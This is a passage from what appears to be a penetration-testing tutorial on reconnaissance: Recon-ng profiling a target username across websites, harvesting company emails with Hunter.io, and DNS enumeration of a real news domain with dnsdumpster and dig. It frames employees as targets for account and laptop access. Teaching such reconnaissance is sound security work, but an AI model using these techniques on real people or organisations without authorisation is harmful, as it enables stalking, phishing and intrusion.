


### Collecting Employee Personal Information

After revealing information about the company, we found several high-value targets worth accessing their private accounts and laptops. This site has a simple graphical interface.




Our target name is *john doe*. Try and find the sites the user has signed up for.






After pressing search, we see all the websites with *Johndoe* as a username in their database.



Upon pressing a button on the list, a new window opens, directing to the target's profile page on that specific website; for example, clicking on Blogger.



Telegram account.





Especially in Recon-ng, you must understand how each module works to operate modules correctly. The tables pull the required values and which tables store the collected information.

```

kali@kali: ~/recon-ng
File Actions Edit View Help

[recon-ng][default] > marketplace install recon/profiles-profiles/profiler
[*] Module installed: recon/profiles-profiles/profiler
[*] Reloading modules...
[recon-ng][default] > modules load recon/profiles-profiles/profiler
[recon-ng][default][profiler] > info

    Name: OSINT HUMINT Profile Collector
    Author: Micah Hoffman (@WebBreacher)
    Version: 1.0

Description:
    Takes each username from the profiles table and searches a variety of web sites for those users. The list of valid sites comes from the parent project at https://github.com/WebBreacher/WhatMyName

Options:
  Name      Current Value  Required  Description
  -----  -
SOURCE     default        yes       source of input (see 'info' for details)

```

After installing and loading the module, see the name shown next to the [default], the current workspace we are working on (to see workspaces commands, type workspaces info, or workspaces \*insert space here\* and press TAB twice). Each module has its options. To modify a variable in the table, use **set**, **unset**, and **options lists**.

```

kali@kali: ~/recon-ng
File Actions Edit View Help

[recon-ng][default][profiler] > options
Manages the current context options

Usage: options <list|set|unset> [...]

[recon-ng][default][profiler] > options list

  Name      Current Value  Required  Description
  -----  -
SOURCE     default        yes       source of input (see 'info' for details)

[recon-ng][default][profiler] > options set SOURCE johndoe
SOURCE => johndoe
[recon-ng][default][profiler] > options list

  Name      Current Value  Required  Description
  -----  -
SOURCE     johndoe        yes       source of input (see 'info' for details)

[recon-ng][default][profiler] >

```



After the username is provided, run the module on *Johndoe*; it uses a list of websites to query, checking everyone for the target. When it finds a website the goal has signed up to; we receive a link to his profile.

```
kali@kali: ~/recon-ng
File Actions Edit View Help

[recon-ng][default][profiler] > run
[*] Retrieving https://raw.githubusercontent.com/WebBreacher/WhatsMyName/master/web_accounts_list.json...

Looking Up Data For: Johndoe
-----
[*] Checking: 7cup
[*] Checking: Artists & Clients
[*] Checking: Ameblo
[*] Checking: Aminoapps
[*] Checking: Anilist
[*] Checking: AnimePlanet
[*] Checking: Apex Legends
```

```
kali@kali: ~/recon-ng
File Actions Edit View Help

[*] Username: johndoe
[*] -----
[*] Category: finance
[*] Notes: None
[*] Resource: Opencollective
[*] Url: https://opencollective.com/johndoe
[*] Username: johndoe
[*] -----
[*] Category: hobby
[*] Notes: None
[*] Resource: Duolingo
[*] Url: https://www.duolingo.com/2017-06-30/users?username=johndoe&_id=1628308619574
[*] Username: johndoe
[*] -----

-----
SUMMARY
-----
[*] 28 total (28 new) profiles found.
[recon-ng][default][profiler] > █
```



When typing **show profiles**, all results are displayed. Recon-ng has many more modules available for surveillance.


```

kali@kali: ~/recon-ng
File Actions Edit View Help
[recon-ng][default][profiler] > show profiles



+-----+
| rowid | username | resource | notes | module | url |
|-----+-----+-----+-----+-----+
| 1 | johndoe | asciinema | https://asciinema.org/~johndoe | profiler | |
| 2 | johndoe | Audiojungle | https://audiojungle.net/user/johndoe | profiler | |
| 3 | johndoe | Avid Community | https://community.avid.com/members/johndoe/default.aspx | profiler | |
| 4 | johndoe | Aminoapps | https://aminoapps.com/u/johndoe | profiler | |
| 5 | johndoe | 7cup | https://www.7cups.com/@johndoe | profiler | |
| 6 | johndoe | CastingCallClub | https://www.castingcall.club/m/johndoe | profiler | |
| 7 | johndoe | Bookcrossing | https://www.bookcrossing.com/mybookshelf/johndoe | profiler | |
    
```

### Harvesting Organization Emails


Finding organizational emails is easy. A set of tools are designed to search the web and find email addresses using the OSINT framework. Some require registration, and others require payment to access their database.



*Hunter.io* is a website tool that offers a free plan. It is located in the same tree in the OSINT framework.



Type a company domain name, and see the email addresses it found - 480 different addresses. The emails are split into departments, such as support, sales, and more. See the typical pattern - how these emails are built and the repetitive pattern.








## DNS Enumeration

DNS enumeration is locating all the corresponding DNS records for an organization. That includes hostnames, DNS record names, DNS record types, TTLs, IP addresses, and a bit more, depending on how much information you're looking for.


### Types of DNS records

A	IPv4 address record
AAAA	IPv6 address record
SOA	A zone of authority record
CNAME	Canonical name record
MX	Mail exchange record
PTR	Pointer record
NS	Name server record


Before diving into tools, show DNS enumeration by using the dnsdumpster.com website. This website automatically conducts and gathers records on hosts.



The website displays the DNS servers.



The MX Records (mail exchanger records).



MX Records \*\* This is where email for the domain goes...

30	mx3.ynet.co.il.	62.90.250.129 mail2.ynadlan.com	NV-ASN CELLCOM ltd. Israel
20	mx2.ynet.co.il.	192.115.83.121 nmail.yit.co.il	YEDIOT-AS Israel
10	mx1.ynet.co.il.	192.115.83.94 mail.laishashopping.co.il	YEDIOT-AS Israel

TXT Records.




TXT Records \*\* Find more hosts in Sender Policy Framework (SPF) configurations

"google-site-verification=aVs1GVkIFLmJiL3DUr64sdtVovFKK_AhftCG-Blq10"
"facebook-domain-verification=28qy8xvpk5e6dfsh6si9wm9ecqhn5u"
"ynetjessica.azurewebsites.net"
"v=spf1 ip4:192.115.83.94 ip4:192.115.83.121 ip4:62.90.250.129 ip4:192.115.80.21 ip4:192.115.80.141 ip4:192.115.80.142 ip4:192.115.80.143 include:mymarketing.co.il include:_spf.activetrail.com include:spf.protection.outlook.com ~all"
"google-site-verification=dppKX1_LBWZo3uE0PqxwUoVTjbqTN-Mk01m01sDWH1I"
"MS=ms11993946"

Dig and Host for Basic Queries

Dig stands for domain-Information-Gather, a tool used for querying DNS servers for DNS records. Use Dig to query DNS requests using the network DNS.



```
kali@kali:~$ dig ynet.co.il

; <<>> DiG 9.16.15-Debian <<>> ynet.co.il
;; global options: +cmd
;; Got answer:
;; ->HEADER<<- opcode: QUERY, status: NOERROR, id: 6227
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 4096
;; COOKIE: d3a3d9550761e270f092504861596659a065747e95fbe1f1 (good)
;; QUESTION SECTION:
;ynet.co.il.                IN      A

;; ANSWER SECTION:
ynet.co.il.                5       IN      A      184.30.21.140

;; Query time: 24 msec
;; SERVER: 192.168.221.2#53(192.168.221.2)
;; WHEN: Sun Oct 03 04:14:18 EDT 2021
;; MSG SIZE rcvd: 83
```



The server that was set by my network is 192.168.221.2. And that the host's IP is 184.30.21.140, according to that DNS server. Dig can conduct reverse DNS lookups.

```
kali@kali:~$ dig 1.1.1.1

; <<>> DiG 9.16.15-Debian <<>> 1.1.1.1
;; global options: +cmd
;; Got answer:
;; ->HEADER<<- opcode: QUERY, status: NOERROR, id: 47622
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 4096
;; QUESTION SECTION:
;1.1.1.1.                IN      A
```

Specify to Dig which DNS server to use.


```
kali@kali:~$ dig @1.1.1.1 ynet.co.il

; <<>> DiG 9.16.15-Debian <<>> @1.1.1.1 ynet.co.il
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->HEADER<<- opcode: QUERY, status: NOERROR, id: 64604
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;ynet.co.il.            IN      A

;; ANSWER SECTION:
ynet.co.il.            20     IN     A      104.103.65.185
```

According to the DNS server on 1.1.1.1, the host's IP address is 104.103.65.185. Dig can analyze DNS in different countries. The known country for having a *filtered* or *custom* DNS is China. Use Google to search for a DNS server and then query a request.



The screenshot shows a Google search result for "chinese dns". The search results display a table titled "DNS servers in China" with columns for AS Number, Location, and IP Address. The table lists three DNS servers:

AS Number	Location	IP Address
37963 Hangzhou Alibaba Advertising Co.,Ltd.		223.6.6.6 public2.alidns.com.
24413 ShenZhen Sunrise Technology Co.,Ltd.	Guangzhou	202.46.34.74 svr74.efeedlink.com.
38365 Beijing Baidu Netcom Science and Technology Co., Ltd.		180.76.76.76 public-dns-a.baidu.com.



Using Dig with the Chinese DNS.

```

kali@kali:~$ dig @202.46.34.74 ynet.co.il

; <<>> DiG 9.16.15-Debian <<>> @202.46.34.74 ynet.co.il
; (1 server found)
; global options: +cmd
; Got answer:
; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 1660
; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 2cbe62aa7c824cc8df62a086615968881a7a6d7376a81797 (good)
; QUESTION SECTION:
; ynet.co.il.                IN      A

; Query time: 2483 msec
; SERVER: 202.46.34.74#53(202.46.34.74)
; WHEN: Sun Oct 03 04:23:37 EDT 2021

```

The IP is different; the query states which DNS server contains the DNS records (NS type). Query a DNS request again, this time with a Public DNS.

DNS servers in China - Mozilla Firefox

https://public-dns.info/nameserver/cn.html

## DNS servers in China

Download all 5 valid servers:

This list of public and free DNS servers is [checked](#) continuously. Read how to [change your DNS server settings](#).

- [CSV](#)
- [Plaintext](#)
- [JSON](#)

IP Address	Location	AS Number	Software / Version	Checked	Status	Reliability	Whois
2001:da8::666	Beijing	23910 China Next Generation Internet CERNET2	9.12.0	29 seconds ago	valid DNSSEC	14 %	<a href="#">Whois</a>
202.112.35.203		4538 China Education and Research Network Center	9.3.2	1 minute ago	valid	22 %	<a href="#">Whois</a>
223.6.6.6 public2.alidns.com.		37963 Hangzhou Alibaba Advertising Co.,Ltd.	—	5 months ago	valid	100 %	<a href="#">Whois</a>
202.46.34.74 svr74.efeedlink.com.	Guangzhou	24413 ShenZhen Sunrise Technology Co.,Ltd.	9.11.4-P2-RedHat-9.11....	5 months ago	valid DNSSEC	100 %	<a href="#">Whois</a>
180.76.76.76 public-dns-a.baidu.com.		38365 Beijing Baidu Netcom Science and Technology Co., Ltd.	baidu dns	11 months ago	valid	100 %	<a href="#">Whois</a>



This time, we received an IP address.

```
kali@kali:~$ dig @114.114.114.114 ynet.co.il

; <<>> DiG 9.16.15-Debian <<>> @114.114.114.114 ynet.co.il
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 63322
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;ynet.co.il.                IN      A

;; ANSWER SECTION:
ynet.co.il.                30      IN      A      184.84.153.138

;; Query time: 187 msec
;; SERVER: 114.114.114.114#53(114.114.114.114)
;; WHEN: Sun Oct 03 04:25:58 EDT 2021
;; MSG SIZE rcvd: 55
```

Specify Dig to query DNS lookups for specific DNS types.

```
kali@kali:~$ dig @114.114.114.114 MX ynet.co.il

; <<>> DiG 9.16.15-Debian <<>> @114.114.114.114 MX ynet.co.il
